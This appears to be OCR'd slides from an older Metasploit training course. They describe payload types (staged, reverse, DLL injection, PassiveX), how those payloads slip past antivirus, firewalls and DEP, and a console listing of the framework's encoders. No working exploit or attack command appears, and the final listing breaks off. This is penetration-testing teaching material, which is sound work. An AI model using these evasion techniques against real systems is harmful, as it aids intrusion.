
- Inline (non staged)
  - All the shellcode to be executed goes with the payload. More stable, but may be too big
- Staged
  - The payload is just a small stub that grabs the rest of the shell code after the exploit works. Smaller, and less for victim AV to grab a hold of
- Reverse (the opposite of Bind)
  - Instead of having to establish a inbound connection after an exploit works, the payload connects back you. This has a better chance of getting around firewalls with weak egress filtering
  - Notice that the Framework automatically sets up a listener (for reverse payloads) or connects to (bind payloads) a victim
- NoNX
  - These payloads try to work around things like DEP (Data Execution Prevention) and the NX (No eXecute) bit which is a feature built into some CPUs to prevent code from executing in certain areas of memory

Payload types 2


- Shell
  - Spawn a piped command shell
- Upexec
  - Uploads an executable and runs it
- Vncinject
  - Inject the VNC server DLL and run it from memory
- Patchupdllinject
  - Injects a custom DLL (you will have to supply the DLL)
  - DLL Injection is a technique whereby a stage payload is injected into a compromised host process running in memory, never touching the host hard drive
- Dllinject
  - Use Reflective DLL Injection which works as Patchupdllinject but have its own minimal implementation of a PE-loader and loads itself into the process without leaving any traces at all (almost)
  - **The VNC and Meterpreter payloads both make use of Reflective DLL injection**

Payload types 3


- Reverse HTTP / PassiveX
  - PassiveX is a payload that can help in circumventing restrictive outbound firewalls. It does this by using an ActiveX control to create a hidden instance of Internet Explorer. Using a ActiveX control, it communicates with the attacker via HTTP(S) requests and responses.
  - http://www.uninformed.org/?v=1&a=3&t=pdf
- Ord
  - Ordinal payloads are Windows stager based payloads that have distinct advantages and disadvantages. The advantages being it works on every flavor and language of Windows dating back to Windows 9x without the explicit definition of a return address. They are also extremely tiny.
  - However two very specific disadvantages make them not the default choice. The first being that it relies on the fact that ws2_32.dll is loaded in the process being exploited before exploitation. The second being that it's a bit less stable than the other stagers (stubs)
- IPv6
  - The Metasploit IPv6 payloads, as the name indicates, are built to function over IPv6 networks




```
msf > banner

=[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --=[ 566 exploits - 283 auxiliary
+ -- --=[ 210 payloads - 27 encoders - 8 nops
       =[ svn r9834 updated 76 days ago (2010.07.14)

Warning: This copy of the Metasploit Framework was last updated 76 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             http://www.metasploit.com/redmine/projects/framework/wiki/Updating

msf > show encoders

Encoders
========

   Name                        Rank       Description
   ----                        ----       -----------
   cmd/generic_sh              good       Generic Shell Variable Substitution Command Encoder
   cmd/ifs                     low        Generic ${IFS} Substitution Command Encoder
   cmd/printf_util             good       Generic printf(1) Utility Command Encoder
   generic/none                normal     The "none" Encoder
   mipsbe/longxor              normal     XOR Encoder
   mipsle/longxor              normal     XOR Encoder
   php/base64                  excellent  PHP Base64 encoder
   ppc/longxor                 normal     PPC LongXOR Encoder
   ppc/longxor_tag             normal     PPC LongXOR Encoder
   sparc/longxor_tag           normal     SPARC DWORD XOR Encoder
   x64/xor                     normal     XOR Encoder
   x86/alpha_mixed             low        Alpha2 Alphanumeric Mixedcase Encoder
   x86/alpha_upper             low        Alpha2 Alphanumeric Uppercase Encoder
   x86/avoid_utf8_tolower      manual     Avoid UTF8/tolower
   x86/call4_dword_xor         normal     Call+4 Dword XOR Encoder
   x86/context_cpuid           manual     CPUID-based Context Keyed Payload Encoder
   x86/context_stat            manual     stat(2)-based Context Keyed Payload Encoder
   x86/context_time            manual     time(2)-based Context Keyed Payload Encoder
   x86/countdown               normal     Single-byte XOR Countdown Encoder
   x86/fnstenv_mov             normal     Variable-length Fnstenv/mov Dword XOR Encoder
   x86/jmp_call_additive       normal     Jump/Call XOR Additive Feedback Encoder
   x86/nonalpha                low        Non-Alpha Encoder
   x86/nonupper                low        Non-Upper Encoder
   x86/shikata_ga_nai          excellent  Polymorphic XOR Additive Feedback Encoder
   x86/single_static_bit       manual     Single Static Bit
   x86/unicode_mixed           manual     Alpha2 Alphanumeric Unicode Mixedcase Encoder
   x86/unicode_upper           manual     Alpha2 Alphanumeric Unicode Uppercase Encoder

msf >
```




```
msf > show auxiliary

Auxiliary
=========

   Name                                              Rank       Description
   ----                                              ----       -----------
